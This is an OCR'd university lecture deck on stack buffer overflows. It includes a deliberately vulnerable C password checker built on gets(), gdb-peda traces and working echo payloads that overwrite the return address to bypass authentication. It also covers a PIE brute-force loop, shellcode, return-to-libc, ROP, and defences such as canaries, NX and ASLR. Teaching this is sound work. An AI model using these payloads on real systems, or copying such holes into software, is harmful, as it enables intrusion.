Stack Overflow

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Stack overflow

A buffer overflow **occurring on the stack,** also known as ***stack smashing***

Right after the local variables, the stack contains


- The old **frame pointer**
- The **return address**

A stack overflow can overwrite these control data to run **arbitrary code**

Example: function return

```
long func(long x) {
   long a = 0;
   long b = x;
   ...
   return b;
}
```

```
mov     rax,DWORD PTR [rbp-0x8]
leave
ret
```




Example: function return

```
long func(long x) {
    long a = 0;
    long b = x;
    ...
    return b;
}
```

return value (b) ⟹

```
mov     rax,DWORD PTR [rbp-0x8]
leave
ret
```



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    long b = x;
    ...
    return b;
}
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```
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ret
```



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   long a = 0;
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   ...
   return b;
}
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ret
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



Example: function return

```
long func(long x) {
   long a = 0;
   long b = x;
   ...
   return b;
}
```

```
mov     rax,DWORD PTR [rbp-0x8]
leave
ret
```


rip is set to ret. address



Example: function return

```
int main() {
    func(10);
    ...
}
```

```
mov    edi,0xa # moves 10 to rdi
call   <func>  # calls func
...
```



Stack overflow

IDEA: **overwrite the return address** with another one

EFFECT: when the function returns, it will **jump to the injected address**

What happens to the **`old rbp`**?

- if it cannot be overwritten with a meaningful address the program will eventually crash (**too late**, maybe!)

What address to inject?

- **program**: jump to a different location, skip a branch, etc.
- **library**: invoke a system function such as `system`
- **stack**: inject code on the stack and invoke it (shellcode)
- **gadgets**: fragments of codes that are combined together
- ...

Exercise: bypass password check

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int checkpassword() {
      char s[16];

      printf("Insert password: ");

      // reads password, no check on length!
      gets(s);

      if (strcmp(s, "sEgr3t0") == 0) {
            return 1;
      } else {
            return 0;
      }
}
```

```c
int main(int argc, char *argv[]) {

      if (checkpassword()) {

            printf("Authenticated!\n");
            exit(EXIT_SUCCESS);

      } else {

            printf("Wrong password!\n");
            exit(EXIT_FAILURE);

      }
}
```

Password **cannot be overwritten** (assume also it is not derivable from binary file)

Can we return to this address?

Exercise: bypass password check

Case 1: We disable PIE and randomization. We also disable **stack protector** (that we will discuss next)

```
gcc stack-pwd.c -o stack-pwd -fno-stack-protector --no-pie --static
```

We analyze the program with gdb and peda

```
$ gdb stack-pwd -q
Reading symbols from stack-pwd...(no debugging symbols found)...done.

(gdb) source /home/rookie/GDB/peda/peda.py

gdb-peda$ break checkpassword
Breakpoint 1 at 0x400b51

gdb-peda$ run
```

NOTE: for apple m1 use

```
$ gdb-m1-static stack-pwd
```

Exercise: bypass password check

```
[-----------------------------------registers-----------------------------------]
RBP: 0x7fffffffe560 --> 0x7fffffffe580 --> 0x4018d0 (<__libc_csu_init>:     push   r15)
RSP: 0x7fffffffe560 --> 0x7fffffffe580 --> 0x4018d0 (<__libc_csu_init>:     push   r15)
...
[-------------------------------------code-------------------------------------]
   0x400b48 <frame_dummy+40>:    jmp    0x400aa0 <register_tm_clones>
   0x400b4d <checkpassword>:     push   rbp
   0x400b4e <checkpassword+1>:   mov    rbp,rsp
=> 0x400b51 <checkpassword+4>:   sub    rsp,0x10
   0x400b55 <checkpassword+8>:   mov    edi,0x492404
   0x400b5a <checkpassword+13>:  mov    eax,0x0
   0x400b5f <checkpassword+18>:  call   0x40f6d0 <printf>
   0x400b64 <checkpassword+23>:  lea    rax,[rbp-0x10]
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffe560 --> 0x7fffffffe580 --> 0x4018c0 (<__libc_csu_init>:     push   r15)
0008| 0x7fffffffe568 --> 0x400bc0 (<main+25>:    test   eax,eax)
0016| 0x7fffffffe570 --> 0x7fffffffe8a8 --> 0x7fffffffe8a7 ("/tmp/r1x/stack-pwd")
...
[-----------------------------------------------------------------------------]
```

next instruction allocates 16 bytes on the stack

old rbp

return address

Exercise: bypass password check

```
[----------------------------------registers-----------------------------------]
RBP: 0x7fffffffe560 --> 0x7fffffffe580 --> 0x4018d0 (<__libc_csu_init>:     push   r15)
RSP: 0x7fffffffe550 --> 0x7fffffffe6a8 --> 0x7fffffffe8a7 ("/tmp/r1x/stack-pwd")
...
[-------------------------------------code-------------------------------------]
   0x400b4d <checkpassword>:     push   rbp
   0x400b4e <checkpassword+1>:   mov    rbp,rsp
   0x400b51 <checkpassword+4>:   sub    rsp,0x10
=> 0x400b55 <checkpassword+8>:   mov    edi,0x492404
   0x400b5a <checkpassword+13>:  mov    eax,0x0
   0x400b5f <checkpassword+18>:  call   0x40f6e0 <printf>
   0x400b64 <checkpassword+23>:  lea    rax,[rbp-0x10]
   0x400b68 <checkpassword+27>:  mov    rdi,rax
[--------------------------------------stack-------------------------------------]
0000| 0x7fffffffe550 --> 0x7fffffffe6a8 --> 0x7fffffffe8a7 ("/tmp/r1x/stack-pwd")
0008| 0x7fffffffe558 --> 0x400400 (<_init>: sub    rsp,0x8)
0016| 0x7fffffffe560 --> 0x7fffffffe580 --> 0x4018c0 (<__libc_csu_init>:     push   r15)
0024| 0x7fffffffe568 --> 0x400bc0 (<main+25>:    test   eax,eax)
[------------------------------------------------------------------------------]
```

We have executed one step

old rbp

return address

Exercise: bypass password check

```
[----------------------------------registers-----------------------------------]
RBP: 0x7fffffffe560 --> 0x7fffffffe580 --> 0x4018d0 (<__libc_csu_init>:     push   r15)
RSP: 0x7fffffffe550 ('A' <repeats 15 times>)
...
[-------------------------------------code-------------------------------------]
   0x400b68 <checkpassword+27>:  mov    rdi,rax
   0x400b6b <checkpassword+30>:  mov    eax,0x0
   0x400b70 <checkpassword+35>:  call   0x410350 <gets>
=> 0x400b75 <checkpassword+40>:  lea    rax,[rbp-0x10]
   0x400b79 <checkpassword+44>:  mov    esi,0x492416
   0x400b7e <checkpassword+49>:  mov    rdi,rax
   0x400b81 <checkpassword+52>:  call   0x400498
   0x400b86 <checkpassword+57>:  test   eax,eax
[--------------------------------------stack-------------------------------------]
0000| 0x7fffffffe550 ('A' <repeats 15 times>)
0008| 0x7fffffffe558 --> 0x41414141414141 ('AAAAAAA')
0016| 0x7fffffffe560 --> 0x7fffffffe580 --> 0x4018c0 (<__libc_csu_init>:     push   r15)
0024| 0x7fffffffe568 --> 0x400bc0 (<main+25>:    test   eax,eax)
[------------------------------------------------------------------------------]
```


After gets ...

15 A's and 0x00 right before the old rbp!

Exercise: bypass password check

```
gdb-peda$ disass main
Dump of assembler code for function main:
...
   0x0000000000400bb6 <+15>:    mov    eax,0x0
   0x0000000000400bbb <+20>:    call   0x400b4d <checkpassword>
   0x0000000000400bc0 <+25>:    test   eax,eax
   0x0000000000400bc2 <+27>:    je     0x400bd8 <main+49>
   0x0000000000400bc4 <+29>:    mov    edi,0x49241e
   0x0000000000400bc9 <+34>:    call   0x410500 <puts>
   0x0000000000400bce <+39>:    mov    edi,0x0
   0x0000000000400bd3 <+44>:    call   0x40eab0 <exit>
   0x0000000000400bd8 <+49>:    mov    edi,0x49240d
   0x0000000000400bdd <+54>:    call   0x410500 <puts>
   0x0000000000400be2 <+59>:    mov    edi,0x1
   0x0000000000400be7 <+64>:    call   0x40eab0 <exit>
End of assembler dump.

gdb-peda$ x/s 0x49241e
0x49241e:  "Authenticated!"
```



Exercise: bypass password check

```
$ echo -e "AAAAAAAAAAAAAAA"  | ./stack-pwd
Insert password: Wrong password!
```
15 A's, no overflow

```
$ echo -e "AAAAAAAAAAAAAAAA"  | ./stack-pwd
Insert password: Wrong password!
```
16 A's, 0x00 overflows
Nothing happens (rbp unused)

```
$ echo -e "AAAAAAAAAAAAAAAAAAAAAAA"  | ./stack-pwd
Insert password: Wrong password!
```
23 A's, old rbp overwritten
Nothing happens (rbp unused)

```
$ echo -e "AAAAAAAAAAAAAAAAAAAAAAAA"  | ./stack-pwd
Insert password: Segmentation fault
```
24 A's, 0x00 overwrites ret addr.
Wrong address ...

Now we are aligned on the return address. We add the target address `0x0000000000400bc4` little-endian, i.e., `c4 0b 40 00 00 00 00 00`

```
$ echo -e "AAAAAAAAAAAAAAAAAAAAAAAA\xc4\x0b\x40\x00\x00\x00\x00\x00"  | ./stack-pwd
Insert password: Authenticated!
```

Brute-forcing PIE randomization

Case 2: We only disable **stack protector** but we leave PIE and randomization active:

```
gcc stack-pwd.c -o stack-pwd-pie -fno-stack-protector
```

Now the target address is randomized and the previous attack does not work

```
(gdb) disass main
...
   0x000000000000085c <+20>:    call   0x7ea <checkpassword>
   0x0000000000000861 <+25>:    test   eax,eax
   0x0000000000000863 <+27>:    je     0x87b <main+51>
   0x0000000000000865 <+29>:    lea    rdi,[rip+0xd2]        # 0x93e
...
```

Target address offset is `0x865` while return address offset is `0x861`

Brute-forcing PIE randomization

We have seen in previous class (off-by-one attack) that the offset is fixed at run-time, i.e., only the other bits are randomized

Since target address offset is `0x865` while return address offset is `0x861` in principle it would be enough to **overwrite the first byte** with `0x65`

```
$ echo -e "AAAAAAAAAAAAAAAAAAAAAAAA\x65"  | ./stack-pwd-pie
Segmentation fault
```

What is wrong?

Null byte overwrites the `0x8` so offset becomes `0x065` … **any idea**?

We can overwrite also the second byte with `0x08` and repeat the attack 2^{12} times (until `0x00` and the `0` of `0x08` match randomized address)

Exercise: try the attack

Try the attack with a simple **bash script**

It is enough to repeat the same payload until we are lucky

```
while true
do
    <attack>
done
```

Use grep to filter the output so to only print the successful cases!

NOTE (2021): in the latest version of docker for Mac there are two fixed 0's before the offset so the attack is successful every 2^4 = 16 attempts!


More attack techniques

Shellcodes

Definition: small binary program that executes a **shell** (or arbitrary code)

- **small** so to fit the buffer
- **position independent**
- **null byte** (0x00) free (in case overflow is over string operations)
- **library** independent


⇒ inject on the stack and **return to it**



Return to syscall / libc

Idea: return to existing syscalls or library functions

- overwrite with a “reasonable” old frame pointer
- write function address over **return address**
- write a **fake return address**
- in 32 bits: write function **parameters**
- in 64 bits: have parameters in the proper registers (see ROP)




“invokes” `system(“/bin/sh”)` in 32-bits architecture

Return Oriented Programming (ROP)

Idea: return to fragment of codes close to return commands (***gadgets***)

- overwrite return address with a **sequence** of gadget addresses
- when function returns it will **activate** the first gadget that will activate the second, and so on...

⇒ malicious code as the **composition of gadgets** (e.g., starting a shell)



Defences

Compile-time: **harden** programs to resist to overflow attacks (important for new programs)

Run-time: **detect** and **block** attacks on existing programs

Compile-time defences

Use safe programming languages: use **unsafe** languages only if **strictly necessary** (access to hardware, extreme performance). **Low-level libraries** might be vulnerable though

Safe coding techniques: always check buffer boundaries, use safe library functions; ***graceful failure*** when unexpected occurs. (more detail in next class)

Stack protection: Compiler

- **adds extra code** to look for stack corruption. ***Stack protector*** uses a random ***canary*** value that is pushed after old frame pointer and **checked** before return
- **rearranges** variable position so that buffers are the **last ones** on the stack (mitigates overflows)

Canary (1)


Requires operating system support

When function **starts**:

- random canary is **copied** to the stack from the process table

Before function **returns**:

- original canary is **compared** with the one of the stack and, if different, the function **aborts**



Canary (2)

```
# Read random canary from the process
mov     rax,QWORD PTR fs:0x28

# Copy canary on the stack
mov     QWORD PTR [rbp-0x8],rax

(function code)

# Reads canary  from the stack
mov     rax,QWORD PTR [rbp-0x8]

# Compares with process canary
xor     rax,QWORD PTR fs:0x28

# If OK go to return else fail
je      0x83a  <checkpassword+112>
call    0x660 <__stack_chk_fail@plt>
```

👍 **very effective** prevention of overflows but requires re-compiling programs

👎 void if canary is **leaked** (for example due to another vulnerability)

👎 void in case of **random access** to the stack (eg. overflowing a buffer index)

Run-time defences

Non-eXecutable address space (NX): prevent **execution** of code in particular segments (e.g. stack, heap, …). Requires **hardware** support.

👍 prevents **shellcodes**

👎 does not prevent return to **syscall**, **libc**, **ROP**

👎 some programs need to **disable** it (they execute code on the stack)

Address space layout randomization (ASLR): randomize the actual program allocation in memory

👍 make **overflow attacks** much harder (what return address??)

👎 bypassed if attacker can **brute-force**

👎 bypassed if addresses are **leaked** (e.g. recent side-channels attacks)